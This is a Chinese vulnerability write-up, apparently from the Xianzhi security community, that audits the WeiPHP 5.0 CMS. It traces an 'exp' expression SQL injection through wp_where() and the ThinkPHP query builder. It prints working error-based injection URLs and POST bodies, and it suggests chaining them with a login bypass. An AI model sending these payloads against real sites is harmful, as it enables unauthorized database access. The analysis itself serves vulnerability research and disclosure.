

# weiphp5.0 cms审计之exp表达式注入 - 先知社区

“ 先知社区，先知安全技术社区

下载地址:<https://github.com/weiphpdev/weiphp5.0>

和 thinkphp3.2.3 的 exp 注入类似。

```
http://php.local/public/index.php/home/index/bind_follow/?publicid=1&is_ajax=1&uid[0]=exp&uid[1]=) and updatexml(1,concat(0x7e,user(),0x7e),1) -- +
```

还有多个模块均存在注入

\app\home\controller\Index::bind\_follow()

```
// 管理员预览时初始化粉丝信息
public function bind_follow()
{
    $publicid = $map ['publicid'] = I( name: 'publicid');
    $uid = $map ['uid'] = I( name: 'uid');
    $this->assign($map);

    $info = M( name: 'user_follow')->where(wp_where($map))->find();

    $is_ajax = I( name: 'is_ajax', default: 0);
    if ($is_ajax) {...} elseif ($info ['follow_id']) {...}

    $data ['url'] = cookie( name: '__preview_url__');
    if ($info) {...} else {...}

    $url = U('Wecomo/Wan/bind_follow', array());
    $this->redirect($url);
}
```

```
$url = URL_WELCOME . map . DIAO_FOLLOW , array( ... );
```

```
$this->assign( name: 'url' , $url);  
return $this->fetch();  
}
```

Externally added files can be added to  
File -> Add External File...

(<https://xzfile.aliyuncs.com/media/upload/picture/20191211225903-c553c53e-1c26-1.png>)

uid 直接通过 `I()` 获取

```
<?php  
function I($name, $default = '' , $filter = null, $datas = null)  
{  
    return input($name, $default, $filter);  
}
```

然后经过 `wp_where()` -> `where()` -> `find()` 函数

```
<?php  
$info = M('user_follow')->where(wp_where($map))->find();
```

跟进 `wp_where()`

```
<?php
function wp_where($field)
{
    if (!is_array($field)) {
        return $field;
    }

    $res = [];
    foreach ($field as $key => $value) {
        if (is_numeric($key) || (is_array($value) && count($value) == 3)) {
            if (strtolower($value[1]) == 'exp' && !is_object($value[2])) {
                $value[2] = Db::raw($value[2]);
            }
            $res[] = $value;
        } elseif (is_array($value)) {
            if (strtolower($value[0]) == 'exp' && !is_object($value[1])) {
                $value[1] = Db::raw($value[1]);
            }
            $res[] = [
                $key,
                $value[0],
                $value[1]
            ];
        } else {
            $res[] = [
                $key,
                '=',
                $value
            ];
        }
    }
}
```

```
];
}
}
// dump($res);
return $res;
}
```

在 elseif 语句中，如果传入的字段是数组，并且下标为 0 的值为 exp，那么会执行 `Db::raw()` 来进行表达式查询

The screenshot shows a debugger interface with the following details:

- Code View:** Displays the PHP code snippet above.
- Breakpoint:** A blue bar highlights the line: `$value[1] = Db::raw($value[1]);`
- Stack Trace:** Shows the current stack frame: `wp_where()`.
- Variables View:** Shows the variable hierarchy:
  - `$key` (String)
  - `$value` (Array)
    - `0`: `"exp"`
    - `1`: `") and updatexml(1,concat(0x7e,user0,0x7e),1) -- "`
- Bottom Right Corner:** Features the logo and text "先知社区".

(<https://xztile.aliyuncs.com/media/upload/picture/20191211225948-e030e83c-1c26-1.png>)

跟进 `Db::raw()` 进入到 `\think\Db::__callStatic` , `$method` 为 `raw()`

```
<?php
public static function __callStatic($method, $args)
{
    return call_user_func_array([static::connect(), $method], $args);
}
```

`call_user_func_array` 回调 `[static::connect(),$method]` , 跟进 `static::connect()`

```
<?php
public static function connect($config = [], $name = false, $query = '')
{
    // 解析配置参数
    $options = self::parseConfig($config ?: self::$config);

    $query = $query ?: $options['query'];

    // 创建数据库连接对象实例
    self::$connection = Connection::instance($options, $name);

    return new $query(self::$connection);
}
```

```
public static function connect($config = [], $name = false, $query = '')  
{  
    // 解析配置参数  
    $options = self::parseConfig(config: $config ?: self::$config); $config = $options;  
  
    $query = $query ?: $options['query'];  
  
    // 创建数据库连接对象实例  
}
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230018-f1dd6632-1c26-1.png>)

返回的是 `\think\db\Query` 类，那么 `call_user_func_array` 回调的就是 `\think\db\Query` 类下的 `raw()` 方法。

## 继续跟进

```
<?php
//\think\db\Query::raw
public function raw($value)
{
    return new Expression($value);
}
```

发现返回的是一个表达式，最后 `wp_where()` 返回 `res`

```
function wp_where($field) $field: {publicid => "1", uid =
{
    if (!is_array($field)) {
        return $field;
    }

    $res = []; $res: {[3], [3]}[2]
    foreach ($field as $key => $value) {...}
    //    dump($res);
    return $res; $res: {[3], [3]}[2]
}

function file_log($content $file_name = "debug" $title =
wp_where()
```





(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230030-f9298b32-1c26-1.png>)

进入到 where()

```
<?php
public function where($field, $op = null, $condition = null)
{
    $param = func_get_args();
    array_shift($param);
    return $this->parseWhereExp('AND', $field, $op, $condition, $param);
}
```

进入到 parseWhereExp()

```
<?php
protected function parseWhereExp($logic, $field, $op, $condition, array $param = [], $strict = false)
{
    ...省略
    if ($field instanceof Expression) {
        return $this->whereRaw($field, is_array($op) ? $op : [], $logic);
    } elseif ($strict) {
        // 使用严格模式查询
        $where = [$field, $op, $condition, $logic];
    }
}
```

```
    } elseif (is_array($field)) {
        // 解析数组批量查询
        return $this->parseArrayWhereItems($field, $logic);
    }
    ...省略
    return $this;
}
```

满足 elseif 是数组条件，进入到 `parseArrayWhereItems()`

```
<?php
protected function parseArrayWhereItems($field, $logic)
{
    if (key($field) !== 0) {
        $where = [];
        foreach ($field as $key => $val) {
            if ($val instanceof Expression) {
                $where[] = [$key, 'exp', $val];
            } elseif (is_null($val)) {
                $where[] = [$key, 'NULL', ''];
            } else {
                $where[] = [$key, is_array($val) ? 'IN' : '=', $val];
            }
        }
    } else {
        // 数组批量查询
        $where = $field;
    }

    if (!empty($where)) {
        $this->options['where'][$logic] = isset($this->options['where'][$logic]) ? array_merge($this->options['where'][$logic], $where) : $where;
    }

    return $this;
}
```

合并 where 条件之后返回 `$this`，然后进入到 find() 函数

```
<?php
public function find($data = null)
{
    if ($data instanceof Query) {
        return $data->find();
    } elseif ($data instanceof \Closure) {
        $data($this);
        $data = null;
    }

    $this->parseOptions();

    if (!is_null($data)) {
        // AR模式分析主键条件
        $this->parsePkWhere($data);
    }

    $this->options['data'] = $data;

    $result = $this->connection->find($this);

    if ($this->options['fetch_sql']) {
        return $result;
    }

    // 数据处理
    if (empty($result)) {
        return $this->resultToEmpty();
    }
}
```

```
}

if (!empty($this->model)) {
    // 返回模型对象
    $this->resultToModel($result, $this->options);
} else {
    $this->result($result);
}

return $result;
}
```

进入 `$this->connection->find($this)`

```
<?php
public function find(Query $query)
{
    // 分析查询表达式
    $options = $query->getOptions();
    $pk      = $query->getPk($options);

    $data = $options['data'];
    $query->setOption('limit', 1);
    ...

    $query->setOption('data', $data);

    // 生成查询SQL
    $sql = $this->builder->select($query);

    $query->removeOption('limit');

    $bind = $query->getBind();

    if (!empty($options['fetch_sql'])) {
        // 获取实际执行的SQL语句
        return $this->getRealSql($sql, $bind);
    }

    // 事件回调
    $result = $query->trigger('before_find');
```

```

if (!$result) {
    // 执行查询
    $resultSet = $this->query($sql, $bind, $options['master'], $options['fetch pdo']);

    if ($resultSet instanceof \PDOStatement) {
        // 返回PDOStatement对象
        return $resultSet;
    }

    $result = isset($resultSet[0]) ? $resultSet[0] : null;
}

...
return $result;
}

```

weiphp5.0 [E:\code\php\weiphp5.0 - ...thinkphp\library\think\db\Connection.php - PhpStorm]

File Edit View Navigate Code Refactor Run Tools VCS Window Help

weiphp5.0 > thinkphp > library > think > db > Connection.php

PHPSTORM

Git: ✓ ✓ ✓

Project: weiphp5.0 E:\code\php\weiphp5.0

1: Project


Index.php common.php Db.php Query.php Connection.php Loader.php Expression.php

819 } else {  
820 \$item[\$pk] = \$data; \$pk: "id"  
821 }  
822 \$data = \$item; \$item: {id => null}[1]  
823 }  
824  
825 \$query->setOption( option: 'data', \$data); \$data: {id => null}[1]  
826  
827 // 生成查询SQL  
828 \$sql = \$this->builder->select(\$query); \$query: {event => [0], extend => [1], readMaster => [2], connection => [3], model => [4]}  
829  
830 \$query->removeOption( op )  
831  
832 \$bind = \$query->getBind()

\$query

\$query = {think\db\Query} [12]  
event = {array} [0]  
extend = {array} [1]  
readMaster = {array} [0]  
connection = {think\db\connector\Mysql} [20]  
model = null

\think\db\Connection\find()



(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230203-30e0cb1c-1c27-1.png>)

在 `$this->builder->select($query)` 生成 SQL 语句，带入恶意 SQL

The screenshot shows a code editor with PHP code. The code includes a comment // 生成查询SQL and a line of code: `$sql = $this->builder->select($query); builder: think\db\builder\My`. Below this, there is another line of code: `$query->removeOption(option: 'limit'); $query: {event => [0], extend: [1]}`. Further down, there is a line: `$bind = $query->getBind();`. At the bottom of the editor, it shows the stack trace: `think\db > Connection > find()`. The bottom panel is a 'Variables' panel, which is currently empty.

```
// 生成查询SQL
$sql = $this->builder->select($query); builder: think\db\builder\My
$query->removeOption(option: 'limit'); $query: {event => [0], extend: [1]}
$bind = $query->getBind();

think\db > Connection > find()

Variables
```

```
  $sql = "SELECT * FROM `wp_user_follow` WHERE `publicid` = :ThinkBind_1_ AND (`uid`) and updatexml(1,concat(0x7e,user(),0x7e),1) -- ) LIMIT 1"

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230218-39f06c08-1c27-1.png>)

造成注入。

```
[10501] PDOException in Connection.php line 687
SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~root@localhost~'

678.         $this->debug(false, ' ', $master);
679.
680.         // 返回结果集
681.         return $this->getResult($pdo, $procedure);
682.     } catch (\PDOException $e) {
683.         if ($this->isBreak($e)) {
684.             return $this->close()->query($sql, $bind, $master, $pdo);
685.         }
686.
687.         throw new PDOException($e, $this->config, $this->getLastsql());
688.     } catch (\Throwable $e) {
689.         if ($this->isBreak($e)) {
690.             return $this->close()->query($sql, $bind, $master, $pdo);
691.         }
692.
693.         throw $e;
694.     } catch (\Exception $e) {
695.         if ($this->isBreak($e)) {
```

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:L  
tp://php.local/public/index.php/home/index/bind\_follow/?publicid=1&is\_ajax=1&uid[0]=exp&uid[1]=) and updatexml(1,concat(0x7e,user(),0x7e),1) -- +

(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230236-4488604e-1c27-1.png>)

所有使用了 `wp_where()` 函数并且参数可控的 SQL 查询均受到影响，前台后台均存在注入。

Find in Path       Match case    Words    Regex ?    File mask: \*.php     

Q: wp\_where      100+ matches in 29+ files  

In Project   Module   Directory   Scope      E:\code\php\weiphp5.0\application

\$has_subscribe = intval(M('public_follow')->where(wp_where(\$map))->value('has_subscribe'));	draw\...\\ApiData 129
->where(wp_where(\$map))	home\\model\\File 170
\$has_subscribe = intval(M('public_follow')->where(wp_where(\$map))->value('has_subscribe'));	draw\\...\\ApiData 247
\$info = D('common/Publics')->where(wp_where(\$map))->find();	model\\Weixin 48
\$appMsgData = M('material_news')->where(wp_where(\$map))->select();	model\\Weixin 349
\$res = M('lucky_follow')->where(wp_where(\$map))->update(\$save);	draw\\...\\ApiData 797
\$role = M('servicer')->where(wp_where(\$map))->value('role');	draw\\...\\ApiData 824
\$res = M('lucky_follow')->where(wp_where(\$map1))->update(\$save);	draw\\...\\ApiData 839
\$page_data = M( \$name )->field ( empty ( \$fields ) ? true : \$fields )->where ( wp_where( \$map ) )->order ( 'id DESC' )->controller\\QrCode 52	
\$res = \$this->where(wp_where(\$map))->update(\$data);	ShopSlideshow 17

application/common.php

```
996     |     $model_id
997     );
998 }
999 $model = M( name: 'model' )->where(wn where($man))
```

A screenshot of a code editor window showing a snippet of PHP code. The code includes line numbers (1000, 1001, 1002), method calls like `>field(field: true)` and `>select()`, and a `foreach` loop. The word `foreach` is highlighted in yellow. At the bottom of the editor, there are buttons for `Ctrl+Enter` and `Open in Find Window`.

```
1000     ->field( field: true)
1001     ->select();
1002 foreach ($model as $value) {
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230257-51302d0e-1c27-1.png>)

需要登录的点可以配合之前写的《某 cms 审计之部分页面未授权访问》利用 POST 来绕过登录进行注入。

比如

```
http://php.local/public/index.php/weixin/message/_send_by_group
POST:group_id[0]=exp&group_id[1]=) and updatexml(1,concat(0x7e,user(),0x7e),1) --
```

[10501] PDOException in Connection.php line 687

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~root@localhost~'


```
678.         $this->debug(false, '', $master);
679.
680.         // 返回结果集
681.         return $this->getResult($pdo, $procedure);
682.     } catch (\PDOException $e) {
683.         if ($this->isBreak($e)) {
684.             return $this->close()->query($sql, $bind, $master, $pdo);
685.         }
686.
687.         throw new PDOException($e, $this->config, $this->getLastsql());
688.     } catch (\Throwable $e) {
689.         if ($this->isBreak($e)) {
690.             return $this->close()->query($sql, $bind, $master, $pdo);
691.         }
692.
693.         throw $e;
694.     } catch (\Exception $e) {
695.         if ($this->isBreak($e)) {
```

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URL

http://php.local/public/index.php/weixin/message/\_send\_by\_group|



enctype

application/x-www-form-urlencoded

ADD HEADER

Body

group\_id[0]=exp&amp;group\_id[1]=) and updatexml(1,concat(0x7e,user(),0x7e),1) -

(<https://xzfile.aliyuncs.com/media/upload/picture/20191211230329-642c7fde-1c27-1.png>)

文笔垃圾，措辞轻浮，内容浅显，操作生疏。不足之处欢迎大师傅们指点和纠正，感激不尽。

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